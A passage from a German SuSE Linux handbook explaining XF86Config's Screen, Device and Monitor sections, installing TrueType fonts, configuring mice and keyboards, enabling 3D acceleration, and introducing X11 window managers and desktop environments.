Näher betrachtet werden die Sections **Monitor**, **Device** und **Screen**. In der Manual-Page von **XFree86** (**man XFree86**) und Manual-Page von **XF86Config** (**man XF86Config**) finden sich weitere Informationen zu den verbleibenden Sections.

In `XF86Config` können mehrere **Monitor**- und **Device**-Abschnitte vorkommen. Auch mehrere **Screen**-Abschnitte sind möglich; welcher davon verwendet wird, hängt dann vom nachfolgenden Abschnitt **ServerLayout** ab.

Screen-Section

Zunächst soll die Screen-Section näher betrachtet werden. Diese bringt, wie gesagt, eine Monitor- mit einer Device-Section zusammen und bestimmt, welche Auflösungen mit welcher Farbtiefe bereitgestellt werden sollen.

Eine Screen-Section kann beispielsweise wie in Datei 8.6.1 auf der nächsten Seite aussehen.

Die Zeile **Identifier** (hier **Screen[0]**) gibt diesem Abschnitt eine eindeutige Bezeichnung, durch die er dann im darauf folgenden Abschnitt **ServerLayout** eindeutig referenziert werden kann.

Über die Zeilen **Device** und **Monitor** werden dem **Screen** eindeutig die schon weiter oben in der Datei definierte Grafikkarte und der Monitor zugeordnet. Dies sind nichts weiter als Verweise auf die Device- und Monitor-Sections mit den entsprechenden Namen bzw. „Identifiern“. Auf diese Sections wird weiter unten noch näher eingegangen.

Mittels der **DefaultColorDepth**-Angabe kann ausgewählt werden, in welcher Farbtiefe der Server startet, wenn er ohne eine explizite Angabe der Farbtiefe gestartet wird.

Es folgt für jede Farbtiefe eine **Display**-Subsection. Die Farbtiefe, für die die Subsection gilt, wird durch das Schlüsselwort **Depth** festgelegt. Mögliche Werte für **Depth** sind 8, 15, 16, 24 und 32. Nicht alle X-Server-Module unterstützen jeden der Werte, 24 und 32 bpp ergeben die gleiche Farbtiefe, wobei allerdings

```
Section "Screen"
  DefaultDepth  16
  SubSection "Display"
    Depth       16
    Modes       "1152x864" "1024x768" "800x600"
    Virtual     1152x864
  EndSubSection
  SubSection "Display"
    Depth       24
    Modes       "1280x1024"
  EndSubSection
  SubSection "Display"
    Depth       32
    Modes       "640x480"
  EndSubSection
  SubSection "Display"
    Depth       8
    Modes       "1280x1024"
  EndSubSection
  Device        "Device[0]"
  Identifier    "Screen[0]"
  Monitor       "Monitor[0]"
EndSection
```

Datei 8.6.1: Die Screen-Section der Datei `/etc/X11/XF86Config`

24 für den packed-pixel 24 bpp Modus und 32 den padded-pixel 24 bpp Modus auswählt.

Nach der Farbtiefe wird mit **`Modes`** eine Liste von Auflösungen festgelegt. Diese Liste wird vom X-Server von links nach rechts durchlaufen. Für jede Auflösung wird in der Modes-Section in Abhängigkeit von der Monitor-Section eine passende **`Modeline`** gesucht, die vom Monitor und der Grafikkarte dargestellt werden kann.

Die erste in diesem Sinne passende Auflösung ist die, in der der X-Server startet (der sog. **`Default-Mode`**). Mit den Tasten Strg + Alt + Grau + kann in der Liste nach rechts, mit Strg + Alt + Grau − nach Links gewandert werden. So kann die Bildschirmauflösung zur Laufzeit des X Window Systems variiert werden.

Die letzte Zeile der Subsection **`Display`** mit **`Depth 16`** bezieht sich auf die Größe des virtuellen Bildschirms. Die maximal mögliche Größe des virtuellen Bildschirms hängt vom Speicherausbau der Videokarte und der gewünschten Farbtiefe ab, nicht aber von der maximalen Auflösung des Monitors. Da moderne Grafikkarten sehr viel Grafikspeicher anbieten können Sie sehr große virtuelle Desktops anlegen. Beachten Sie dann aber bitte dass Sie evtl. keine 3D-Funktionalität mehr nutzen können wenn Sie praktisch den gesamten Grafikspeicher mit einem virtuellen Desktop füllen. Hat die Karte z. B. 16 MB Video-RAM, so kann, bei 8 Bit Farbtiefe, der virtuelle Bildschirm bis zu 4096x4096(!) Pixel groß sein. Speziell bei den beschleunigten Servern empfiehlt es sich jedoch nachdrücklich, nicht den gesamten Speicher der Videokarte für den virtuellen Bildschirm zu verwenden, da der nicht verwendete Speicherbereich auf der Videokarte von diesen Servern für verschiedene Caches für Zeichensätze und Grafikbereiche verwendet wird.

Device-Section

Eine Device-Section beschreibt eine bestimmte Grafikkarte. Es können beliebig viele Device-Sections in `XF86Config` enthalten sein, solange sich ihr Name, der mit dem Schlüsselwort **`Identifier`** angegeben wird, unterscheidet. In der Regel werden — falls Sie mehrere Grafikkarten eingebaut haben — die Sections einfach durchnummeriert, die erste wird dann mit **`Device[0]`**, die zweite mit **`Device[1]`** bezeichnet usw. In Datei 8.6.2 sehen Sie den Ausschnitt aus der **`Device`** Section eines Computers in dem eine Matrox Millennium PCI Grafikkarte eingebaut ist.

```
Section "Device"
  BoardName     "MGA2064W"
  BusID         "0:19:0"
  Driver        "mga"
  Identifier    "Device[0]"
  VendorName    "Matrox"
  Option        "sw_cursor"
EndSection
```

Datei 8.6.2: Die Device-Section der Datei `/etc/X11/XF86Config`

Wenn Sie SaX2 zur Konfiguration verwenden, dann dürfte die Device-Section ungefähr so wie oben abgebildet aussehen. Insbesondere **`Driver`** und **`BusID`** sind natürlich von der in Ihrem Computer eingebauten Hardware abhängig und werden von SaX2 automatisch bestimmt. Die **`BusID`** bestimmt den PCI- bzw. AGP-Steckplatz in den die Grafikkarte eingesteckt ist. Diese stimmt mit der vom Kommando lspci ausgegebenen ID überein. Beachten Sie, dass der X-Server die Angaben in dezimaler, das Programm lspci hingegen in hexadezimaler Schreibweise ausgibt!


Über den Parameter **`Driver`** legen Sie den zu verwendenden Treiber für diese Grafikkarte fest. Im Falle der Matrox Millennium heißt das Treibermodul **`mga`**. Diese werden vom X-Server über den im Abschnitt **`Files`** definierten **`ModulePath`** im Unterverzeichnis `drivers` gesucht. In einer Standardinstallation ist dies das Verzeichnis `/usr/X11R6/lib/modules/drivers`. Hierzu wird an den Namen einfach `_drv.o` angehängt, im Falle des **`mga`** Treibers wird als die Treiberdatei **`mga_drv.o`** geladen.

Über zusätzliche Optionen kann das Verhalten des X-Servers bzw. des Treibers beeinflusst werden. In der Device Section ist hier exemplarisch die Option **`sw_cursor`** gesetzt worden. Dies deaktiviert den Hardwaremauscursor und stellt den Mauszeiger in Software dar. Je nach Treibermodul stehen ihnen verschiedene Optionen zur Verfügung, diese sind in den Beschreibungsdateien zu den Treibermodulen im Verzeichnis `/usr/X11R6/lib/X11/doc` zu finden. Allgemein gültige Optionen finden Sie auch in der Manual-Page von **`XF86Config`** (**`man XF86Config`**) und Manual-Page von **`XFree86`** (**`man XFree86`**).

Monitor- und Modes-Section

Die Monitor-Sections und die Modes Section beschreiben, analog zu den Device-Sections, jeweils einen Monitor. Die Konfigurationsdatei `/etc/X11/XF86Config` kann wieder beliebig viele, unterschiedlich benannte Monitor-Sections enthalten. In der ServerLayout-Section wird dann festgelegt, welche Monitor-Section ausschlaggebend ist.

Für die Monitordefinition gilt, noch mehr als für die Beschreibung der Grafikkarte, dass das Erstellen einer Monitor-Section und insbesondere der Modes-Section nur von erfahrenen Benutzern gemacht werden sollte. Der wesentliche Bestandteil der Modes-Section sind die sog. Modelines, in denen Horizontal- und Vertikal-Timings für die jeweilige Auflösung angegeben werden. In der Monitor-Section werden die Eigenschaften des Monitors, insbesondere die zulässigen Ablenkfrequenzen, festgehalten.



Achtung

Ohne ein grundlegendes Verständnis der Funktionsweise von Monitor und Grafikkarte sollte an den Modelines nichts verändert werden, da dies u. U. zur Zerstörung des Monitors führen kann!

Diejenigen, die sich (zu)trauen, eigene Monitorbeschreibungen zu entwickeln, sollten mit der Dokumentation im Verzeichnis `/usr/X11/lib/X11/doc` vertraut sein. Besonders zu erwähnen ist [FCR93], wo die Funktion der Hardware und das Erstellen von Modelines detailliert beschrieben wird. Eine deutsche Einführung in dieses Thema findet sich im XFree86-Kapitel in [HHMK96].

Glücklicherweise ist mittlerweile die manuelle Erstellung von Modelines oder Monitordefinitionen fast nie mehr nötig. Wenn Sie einen modernen Multisync-Monitor verwenden, können die zulässigen Frequenzbereiche und optimalen Auflösungen in der Regel, wie im SaX2 Konfigurationsabschnitt erwähnt, direkt via DDC vom X-Server aus dem Monitor gelesen werden. Sollte dies nicht möglich sein, können Sie auch einen der eingebauten VESA-Modi des X-Servers verwenden. Diese sollten auf praktisch allen Grafikkarten/Monitorkombinationen einwandfrei funktionieren.

8.6.1 Einbindung von zusätzlichen (True Type) Fonts

Zu einer normalen X11R6 X-Server-Installation gehört auch eine gute Anzahl Fonts. Diese finden Sie im Verzeichnis `/usr/X11R6/lib/X11/fonts` jeweils in logisch zusammengehörigen Gruppen in Unterverzeichnissen. Beachten Sie, dass nur Unterverzeichnisse vom X-Server beachtet werden, die

- im Abschnitt **`Files`** der Datei `/etc/X11/XF86Config` als **`FontPath`** eingetragen sind.
- eine gültige `fonts.dir` Datei besitzen.

- nicht zur Laufzeit des X-Servers mit Hilfe des Kommandos xset −fp abgemeldet wurden.
- bzw. zur Laufzeit des X-Server mit Hilfe des Kommandos xset +fp eingebunden wurden.

Seit der Version 4.0 versteht XFree86 nicht nur das eigene Format **`Type1`** (ein PostScript-Format) für skalierbare- und **`pcf`** für Bitmapzeichensätze, sondern auch das **`ttf`** (engl. *true type font*) Dateiformat. Diese Unterstützung wird, wie in Abschnitt 8.2 auf Seite 248 beschrieben, natürlich über ladbare Module des X-Servers realisiert. Sie können also auch Verzeichnisse, die True-Type-Fonts enthalten, mit dem X-Server verwenden. Hierzu sind mittlerweile praktisch keine Vorarbeiten vonnöten.

Ein großer Vorteil der meisten True-Type-Fonts, neben der sehr guten Skalierbarkeit, liegt darin, dass diese Fonts praktisch immer wesentlich mehr als die normalen 255 Zeichen des in „iso-8859-1“ kodierten Zeichensatzes für Westeuropa enthalten. Mit diesen Zeichensätzen können Sie ohne weiteres auch Kyrillisch, Griechisch oder osteuropäische Sprachen darstellen, mit spezieller Software auch asiatische Sprachen.

In dieser Beschreibung soll im Wesentlichen auf die Verwendung der Zeichensätze als 8-Bit-Zeichensätze eingegangen werden. Falls Sie Zeichen asiatischer Sprachen (Japanisch, Chinesisch usw.) eingeben möchten, können Sie spezielle Editoren verwenden, die Ihnen unter SuSE Linux auch zur Verfügung stehen.

Ein 8 Bit Zeichensatz umfasst 256 Zeichen und besteht im Wesentlichen darin, den US ASCII-Zeichensatz, der nur die ersten 128 von 256 möglichen Zeichen definiert, um weitere Zeichen zu erweitern. Ein Textzeichen belegt im Computerspeicher also 8 Bit. Da 128 Zeichen bei weitem nicht ausreichen, um die Sonderzeichen beispielsweise aller europäischen Sprachen aufzunehmen, werden die verschiedenen Sprachen in Gruppen zusammengefasst, und diese Gruppe wird dann mit einer Kurzbezeichnung bezeichnet. Der dazugehörige Zeichensatz wird nach der dazugehörigen Norm als „iso-8859-x“ Zeichensatz bezeichnet, wobei das x eine Ziffer zwischen 1 und 15 ist. Die genaue Anordnung der Zeichen im Zeichensatz **`iso-8859-1`** können Sie der Manual-Page von **`iso-8859-1`** (**`man iso-8859-1`**) entnehmen.

Die bekannteren Kodierungen sind in Tabelle 8.5 auf der nächsten Seite aufgeführt, weitere können Sie der oben genannten Manual-Page entnehmen.

Der Benutzer muss dann — je nach verwendeter Sprache — die passende Kodierung auswählen. Insbesondere bei der Übertragung von Texten zwischen verschiedenen Rechnern muss die verwendete Kodierung mitübertragen werden. Der Vorteil des Verfahrens liegt auf der Hand: Um Unterstützung für die regionalen Sonderzeichen zu erhalten, brauchen Sie nur die richtige Kodierung zu wählen und sofort können (fast) alle Programme diese Sonderzeichen darstellen, da fast alle Programme einen 8-Bit-Wert (ein Byte) zur Darstellung eines Textzeichens verwenden. Wird die falsche Kodierung gewählt, werden die Sonderzeichen allerdings falsch dargestellt. Bei den meisten X Applikationen und auch beim KDE Desktop können Sie die Kodierung des Zeichensatzes auswählen, meist zusammen mit der Konfiguration des zu verwendenden Zeichensatzes. In den X Applikationen wird die Kodierung meist mit **`Encoding`** bezeichnet.

Zeichensatz	Unterstützte Regionen, enthält Sonderzeichen
iso-8859-1	Westeuropäische Sprachen: Spanisch, Deutsch, Französisch, Schwedisch, Finnisch, Dänisch u. a.
iso-8859-2	Zentral- und Osteuropa: Tschechisch, Rumänisch, Polnisch, Deutsch u. a.
iso-8859-5	Kyrillische Zeichen für Russisch
iso-8859-7	Griechische Zeichen für Griechisch
iso-8859-15	Wie iso-8859-1, aber mit Zeichen für Türkisch und dem Eurozeichen.

Tabelle 8.5: wichtige Zeichensatzkodierungen

Der Nachteil dieser Lösung ist, dass manche Sprachkombinationen unmöglich sind: Sie können z. B. nicht ohne weiteres einen deutschen Text mit Umlauten verfassen, in dem Sie russische Ortsnamen in Kyrillisch erwähnen.

Dieses Dilemma kann erst durch einen anderen Ansatz, die Verwendung von Unicode gelöst werden. Unicode kodiert Zeichen — anders als ASCII — nicht mit einem, sondern mit 2 oder noch mehr Bytes, wodurch wesentlich mehr Zeichen dargestellt werden können. Erst durch die Verwendung von Unicode können Sie auch asiatische Sprachen mit mehr als 127 Zeichen wie Chinesisch, Japanisch oder Koreanisch auf dem Rechner darstellen. Der Nachteil dieser Lösung ist, dass der Großteil der existierenden Software nicht auf den Umgang mit diesen Zeichen vorbereitet ist und Sie nur mit spezieller Software Texte mit Unicode Zeichen lesen oder selber schreiben können. Weitere Informationen zur Verwendung von Unicode Fonts unter Linux finden sie u. a. unter `http://www.unicode.org`. Es ist davon auszugehen, dass zukünftig mehr und mehr Programme Unicode Zeichen unterstützen werden. Unter SuSE Linux gibt es das Programm yudit, um Texte in Unicode einzugeben. Sie finden es im Paket Paket `yudit`, Serie `xap` bzw. nach der Installation über das SuSE Menü, unter **`Geschäftliches/Office`** und dort unter **`Editoren`**.

Nach diesen Vorbetrachtungen hier nun eine Schritt für Schritt Beschreibung der Installation von zusätzlichen Zeichensätzen, hier am Beispiel von True-Type-Fonts.

Machen Sie die Fonts ausfindig, die Sie in Ihrem X Window System installieren wollen. Falls Sie lizenzierte True-Type-Fonts auf Ihrem System haben, können Sie diese einfach nutzen. Mounten Sie die Partition, die diese Fonts enthält, entweder wie in Kapitel 19.11 auf Seite 553 beschrieben oder über das entsprechende Icon auf dem Desktop.

Legen Sie — falls noch nicht vorhanden — ein Fontverzeichnis an und wechseln Sie hinein. SuSE Linux hat schon ein Verzeichnis mit dem Namen `/usr/X11R6/lib/X11/fonts/truetype` vorbereitet, hier können Sie die betreffenden Fonts hinkopieren.

```
erde:/root # cd /usr/X11R6/lib/X11/fonts/truetype
```


Legen Sie Links auf die ttf-Dateien und das Fontverzeichnis an. Beachten Sie, dass für True-Type-Fonts ein spezielles Programm names ttmkfdir, Paket

ttmkfdir, Serie xap zum Erzeugen der Datei fonts.dir benötigt wird. Traditionelle X-Fonts werden über das Kommando mkfontdir eingebunden. Setzen Sie statt /pfad/zu/den/fonts den entsprechenden Pfad ein, unter dem Ihnen diese Fonts zur Verfügung stehen.

```
erde:/usr/X11R6/lib/X11/fonts/truetype # ln -
s/pfad/zu/den/fonts/*.ttf .
erde:/usr/X11R6/lib/X11/fonts/truetype # ttmkfdir -
ofonts.dir
```

Wenn der X-Server schon läuft, können Sie jetzt die Fonts dynamisch zur Verfügung stellen. Geben Sie hierzu ein:

```
tux@erde:/home/tux > xset +fp /usr/X11R6/lib/X11/fonts/truetype
```



Tipp

Das xset Kommando greift über das X-Protokoll auf den X-Server zu. Es muss daher Zugriffsrechte auf den laufenden X-Server haben. Dies ist beispielsweise der Fall, wenn es sich bei tux um den Benutzer handelt, der den X-Server gestartet hat. Mehr hierzu finden Sie in der Manual-Page von **xauth** (**man xauth**).

Um die Fonts dauerhaft einzurichten, sollten Sie diesen Suchpfad in die XF86Config Datei übernehmen. Hierzu können Sie SaX2 verwenden. Fügen Sie das Verzeichnis im Menü 'Suchpfade' (unter 'Schriften' im Tastaturdialog) mit 'Hinzufügen' zu den vorgegebenen Verzeichnissen hinzu.

Testen Sie, ob die Fonts richtig eingerichtet wurden. Hierzu können Sie das Kommando xlsfonts verwenden. Wenn die Zeichensätze richtig installiert sind, so wird die Liste aller installierten Fonts inklusive der neu installierten True-Type-Fonts ausgegeben. Sie können auch das KDE Programm kfontmanager verwenden, das Ihnen die installierten Fonts direkt mit Beispieltext ausgibt.

```
tux@erde:/home/tux > xlsfonts
```

Diese so eingebundenen Fonts können Sie dann in allen X Applikationen verwenden.

8.6.2 Einrichtung der Eingabegeräte

Wollte man alle möglichen Einstellungen die Eingabegeräte betreffend beschreiben, so würde dies ein sehr umfangreiches Kapitel, einfach aufgrund der Tatsache, dass es sehr viele verschiedene Eingabegeräte in der Computerwelt gibt.

Der folgende Abschnitt möchte Ihnen ein paar Kochrezepte an die Hand geben, mit denen Sie das bzw. die Eingabegeräte konfigurieren können. Mit dem etwas abstrakten Begriff „Eingabegeräte" sind hier übrigens Maus, Tastatur aber auch Touchtabletts usw. gemeint. Suchen Sie im folgenden Text einfach nach der passenden Überschrift, um Näheres zum Thema zu erfahren.

Natürlich finden Sie ausführlichere Informationen auch in der Dokumentation zum X-Server, dort insbesondere in der
Manual-Page von **XF86Config** (**man XF86Config**).

Maus

Wheelmäuse Falls Sie die Maus mit SaX2 eingerichtet haben, können Sie die Grundfunktionalität schon nutzen. Evtl. haben Sie allerdings eine Maus mit einem Rad (eine so genannte „Wheelmouse“) und möchten dieses Rad in X-Applikationen z. B. zum Scrollen verwenden. Wenn Sie die Radmaus mit SaX2 – wie in Abschnitt 8.3.1 auf Seite 253 beschrieben – mit der erweiterten Einstellung im Maus-Menü von SaX2 ‘Wheel Maus’ eingerichtet haben, so werden Drehungen am Rad als Drücke auf die Taste **4** und **5** an die Applikationen weitergegeben. Leider sind nur wenige X-Applikationen darauf vorbereitet. Um das Rad in allen Programmen verwenden zu können, müssen Sie nur noch im laufenden X-Server das Programm Paket imwheel, Serie ap starten.

Dies können Sie in der Datei ~/.xinitrc erledigen. Den Programmaufruf können Sie z. B. direkt unter die Kommentarzeile finally start the window manager einfügen. Dieses kleine Hilfsprogramm konvertiert diese „Mausklicks“, die durch Drehung am Rad erzeugt werden, in konfigurierbare Tastendrücke. Diese sind auf (Bild ↑) und (Bild ↓) vorkonfiguriert, das Programm kann aber über die Datei /etc/imwheelrc konfiguriert werden. Damit können Sie jedes X-Programm, das auch über die Tastatur bedient werden kann, mit Ihrer Radmaus bedienen. Sie können die Konfigurationsdatei auch nach ~/.imwheelrc kopieren und dort als normaler, nicht „root“-Benutzer Veränderungen vornehmen.

Benutzung der Maus als Linkshänder Um die linke und rechte Maustaste zu vertauschen, können Sie folgendes Kommando eingeben:

```
tux@erde:/home/tux > xmodmap -e "pointer = 3 2 1"
```

Dieses Kommando können Sie auch in die Datei ~/.xinitrc aufnehmen.

Zwei Mäuse bzw. ein Touchtablett Falls Sie eine zweite Maus bzw. ein Touchtablett einbinden möchten, ist das kein größerer Umstand. Hier ist es wieder ratsam, SaX2 zu verwenden. Fügen Sie im Dialog ‘Maus’ mittels dem ‘Hinzufügen’ Knopf eine weiteres Maussymbol hinzu. Diese zweite Maus wird dann nicht automatisch konfiguriert, vielmehr können Sie hier die Daten manuell einstellen. Wählen Sie in ‘Erweitert’ unter ‘Treiber’ den passenden Treiber (**mouse** wenn es sich um eine weitere Maus handelt) bzw. einen der vorgegeben Treiber für Touchtabletts aus. Verfahren Sie unter ‘Protokoll’ und ‘Anschluss’ sinngemäß. Nur falls Sie den Treiber **mouse** verwenden, ist die Einstellung ‘Protokoll’ sinnvoll. Ansonsten nehmen Sie die Auswahl des Tabletttyps u. Ä. Einstellungen weiter unten vor. Im Falle eines Touchtablett-Treibers stellen Sie **None** unter ‘Protokoll’ ein.

Unter ‘Miscellaneous’ (bei den Experten-Einstellungen in ‘Erweitert’) können Sie dann weitere Zusatzoptionen wählen (vgl. auch /usr/X11R6/lib/X11/doc/README.mouse: Hier sind die meisten dieser Einstellungen beschrieben). Insbesondere die Option **Send Core Events** ist hier erwähnenswert. Wenn Sie diese Option aktivieren, können Sie die Eingabegeräte parallel benutzen. Ansonsten können Sie mit dem Kommando xsetpointer zwischen den beiden Eingabegeräten hin- und herschalten. Verwenden Sie den Aufruf

```
tux@erde:/home/tux > xsetpointer -l
```

um die möglichen Eingabegeräte aufgelistet zu bekommen.

Tastatur

Zum Thema „Tastatur“ gibt es naturgemäß nicht soviel zu schreiben wie zu den anderen Eingabegeräten. Normalerweise brauchen Sie hier nichts speziell zu konfigurieren.

Folgende Programme und Dateien können aber in einigen Fällen ganz nützlich sein: Um die Tastaturbelegung im Betrieb probehalber zu Verändern oder zu testen, steht Ihnen das Programm xkeycaps, Paket `xkeycaps`, Serie `xap` zur Verfügung. In der Datei `~/.Xmodmap` können Sie dann einzelne geänderte Zeichen auch dauerhaft verändern. Beachten Sie zum Format dieser Datei die Manual-Page von **`xmodmap`** (**`man xmodmap`**).

Unter KDE steht Ihnen das Programm kikbd („Internationale Tastaturbelegung“) zur Verfügung. Damit können Sie recht komfortabel zwischen verschiedenen Tastaturbelegungen hin- und herschalten. Sehr geschickt ist dieses Programm, wenn Sie beispielsweise eine englische Tastatur zum Programmieren (hier sind die Klammern { und } bzw. [und] viel geschickter zu erreichen) und eine deutsche Tastatur zum Schreiben von Texten verwenden wollen.

Falls Sie die „Internationale Tastaturbelegung“ zum Schreiben von fremdsprachigen Texten verwenden wollen, beachten Sie bitte, dass X-Applikationen oft nur die Tastaturzeichen annehmen, die zum Zeichensatz der eingestellten „locale“ (frei übersetzt: Länderanpassung) gehören. Andere Zeichen werden ignoriert - stellen Sie daher bitte entsprechend auch die „locale“ passend ein. Dies geschieht, indem Sie *vor dem Start des Programms* die Umgebungsvariable **`LANG`** auf die gewünschte Landesanpassung einstellen. Die möglichen Einstellungen erfahren Sie in der Manual-Page von **`locale`** (**`man locale`**).

8.6.3 3D-Beschleunigung

Mittlerweile ist es mit XFree86 bei einigen Grafikkarten schon möglich, 3D-Beschleunigung zu nutzen. Beachten Sie aber bitte, dass sich einige 3D-Treiber noch im Beta-Stadium befinden!

Leider kann die mit XFree86 4.0 neu eingeführte „DRI“ (engl. *Direct rendering infrastructure*) erst mit den „Hackerkernelversionen“ 2.3 genutzt werden. Diese **`DRI`** sorgt dafür, dass der X-Server mit Kernelunterstützung auf die 3D-Beschleunigungsfunktionen der Grafikkarte direkt zugreifen kann.

XFree86 3.3.x verwendet kein spezielles Kernelmodul für die 3D-Unterstützung. Hier gibt es ein Servermodul names **`glx.so`**, das im Abschnitt **`Modules`** der Datei `/etc/XF86Config` konfiguriert wird. Falls Sie 3D-Unterstützung nicht schon während der Installation mit YaST2 aktiviert haben, so installieren Sie bitte das zu Ihrer Grafikkarte passende 3D-Modul mittels YaST nach. Sie finden das Modul in der Serie **`x3d`**.

Dieses Modul stellt die Unterstützung für die 3D-Hardwarebeschleunigung bereit. Fügen Sie in der Datei `/etc/XF86Config` – falls noch nicht bei der Installation eingerichtet – die Zeile **`Load "glx.so"`** in die **`Section "Modules"`** ein. Dieses Modul sorgt dafür, dass der X-Server die 3D-Befehle verstehen und richtig interpretieren kann. Bei XFree86 4.x wird ähnlich verfahren, nur müssen Sie hier die Endung **`.so`** weglassen, da diese Endung von X-Server selbstständig hinzugefügt wird.

Die 3D-Befehle werden dann durch die OpenGL kompatible MESA Grafikbibliothek verwendet. Diese Bibliothek ist jeweils – immer zur jeweiligen Grafikkarte passend – im gleichen Paket enthalten wie das **`glx`**-Modul für den X-Server und greift dann direkt auf diese 3D-Erweiterung des X-Servers zu. Diese Bibliothek muss also nicht nochmals separat installiert werden. Die 3D-Unterstützung besteht also genau genommen aus 2 Teilen: Einer „shared library“, die im System installiert und von den Applikationen eingebunden wird, und einer modularen Erweiterung des X-Servers.

Installierte 3D-Applikationen können dann die Beschleunigungsfunktionen direkt verwenden. Sie finden einige Demoprogramme beispielsweise im Paket `glutdemo`, Serie `x3d`. Probieren Sie nach der Installation der 3D-Beschleunigung beispielsweise folgendes Kommando in einem xterm aus:

```
tux@erde:/home/tux > /usr/lib/glutdemo/demos/atlantis/atlantis
```

9 Der Windowmanager – Das Fenster zum Rechner

Wenn erst einmal der X-Server konfiguriert ist, will man auch in den Genuss eines bunten Desktops mit Fenstern, Menüs und vielen anderen Dingen kommen, die ein „ordentlicher Desktop“ haben muss.

Auch wenn es gleich zur Praxis drängt: Ein wenig grundsätzliches Verständnis ist vonnöten. Also zuerst etwas Theorie.

9.1 Die grafische Benutzeroberfläche

9.1.1 Aufbau des X Window System

Anders als in monolithischen ☞*graphischen Benutzeroberflächen*, wie z. B. bei Windows, werden die verschiedenen funktionalen Schichten unter Linux genau voneinander getrennt. Dadurch erscheint die Handhabung zwar auf den ersten Blick komplex, sie ist aber letztlich sehr flexibel; das System genügt somit hohen Anforderungen.

Die erste Schicht über der Hardware ist das Betriebssystem, das die Basisaufgaben, beispielsweise das Speichermanagement, übernimmt.

Darüber liegt der ☞*X-Server* (X Window System). Der „X-Server“ entspricht zum einen dem „Grafiktreiber“ (um einen in anderen Systemen gängigen Begriff zu gebrauchen), zum anderen stellt er ein netzwerkweites Abstraktionslayer zur Verfügung. So kann man die Dienste eines X-Servers über ein ganzes Netzwerk (auch das Internet) verteilt in Anspruch nehmen. Der X-Server hat folgende Aufgaben:

- Ansprache der Grafikkarte,
- Zeichnen von Punkten, Linien, Rechtecken und Texten sowie
- Verteilung des Ganzen über ein Netzwerk oder über den lokalen Rechner bzw. Zugriff darauf.

Auch wenn die meisten Benutzer die Dienste des X-Servers nur auf dem Arbeitsplatzrechner, also lokal, in Anspruch nehmen, so ist die integrierte und für den Benutzer transparente Netzwerkfähigkeit dennoch von Vorteil. Damit gibt es eine einheitliche Schnittstelle, ohne dass dabei die grafische Gestaltung des Desktops eingeschränkt wird; es ist möglich, verschiedene grafische Oberflächen zu entwickeln und trotzdem jedes Programm auf jedem Desktop darstellbar sein zu lassen.

Im Netzwerkbetrieb ist es außerdem möglich, auf dem Rechner im Büro eine Anwendung laufen zu lassen, deren *Bildschirmausgaben* auf dem heimischen PC dargestellt werden. Hierbei spielt es keine Rolle, ob nur einzelne Anwendungen oder der gesamte Desktop auf dem entfernten Rechner laufen. Auch spielt die Hardware-Architektur und das Betriebssystem – sofern es X11 unterstützt – keine Rolle mehr. Man muss z. B. nicht mehr unbedingt im gleichen Zimmer wie die lärmende, leistungsstarke Workstation sitzen, sondern kann an einem anderen, weniger starken Rechner im gemütlichen Büro arbeiten, wobei die jeweilige Anwendung selbst auf der Workstation ausgeführt wird. Da Linux ein Multiusersystem ist, können auch mehrere Nutzer gleichzeitig über X-Terminals auf einem Rechner arbeiten; ein X-Terminal ist ein kleiner Rechner ohne Festplatte, der über das Netzwerk bootet.

Damit aus Rechtecken, die die Grundelemente für die uns schon bekannten verschiedenen Fenster und Bedienelemente zur Verfügung stellen, auch tatsächlich z. B. frei verschiebbare Fenster oder Menüs werden, bedarf es der Dienste eines Windowmanagers.

Fenster sind deswegen sehr wichtig, weil man damit die verschiedenen Applikationen übersichtlich nebeneinander laufen lassen kann und Menüs zur bequemen Bedienung des Rechners möglich werden.

Der Windowmanager ist also eine zusätzliche Schicht zwischen dem X-Server, den Anwendungen und dem Benutzer, wie Abbildung 9.1 zeigt. Dass Entwickler von X-Anwendungen direkt auf X zugreifen können, sei hier nur der Vollständigkeit halber erwähnt.




Abbildung 9.1: Schichten der grafischen Benutzeroberfläche

Unter Linux gibt es mehrere Windowmanager, wobei zwischen den reinen Windowmanagern und den „Arbeitsplätzen“ bzw. den „Arbeitsumgebungen“ (engl. *Desktop Environments*) unterschieden werden sollte. Während sich die reinen Windowmanager darauf beschränken, als Fenstermanager aufzutreten, gehört zu

einem „Desktop Environment“ neben dem Windowmanager eine gewisse Anzahl von Anwendungen, die über ein einheitliches Aussehen und eine einheitliche Bedienung verfügen.

Mit SuSE Linux werden die folgenden Windowmanager mitgeliefert:

- Fvwm – lange Zeit *der* Windowmanager unter Linux
- Fvwm95 – Windows 95 nachempfunden
- AfterStep – mit Look and Feel von NeXTSTEP
- WindowMaker – ebenso, aber komplett neu implementiert
- Enlightenment – opulent ausgestattet
- Ctwm – ein Windowmanager ohne Schnörkel
- Olvwm – OpenLook Virtual Windowmanager, für Liebhaber des Besonderen.

Noch mehr Windowmanager sind in der Serie `xwm` zu finden. Auf Basis des Fvwm wurde eine Vielzahl anderer Fenstermanager geschrieben, die alle ähnlich konfiguriert werden können. Zu dieser Familie gehören der Fvwm in den Versionen 1, 2.0 und 2.2, sowie AfterStep, Bowman, cdesim und Fvwm95.

Außerdem gibt es u. a. die folgenden Desktop Environments:

- KDE – K Desktop Environment (voreingestellter Standard unter SuSE Linux)
- GNOME – GNU Network Object Model Environment
- XFce – Ein Nachbau des kommerziellen CDE

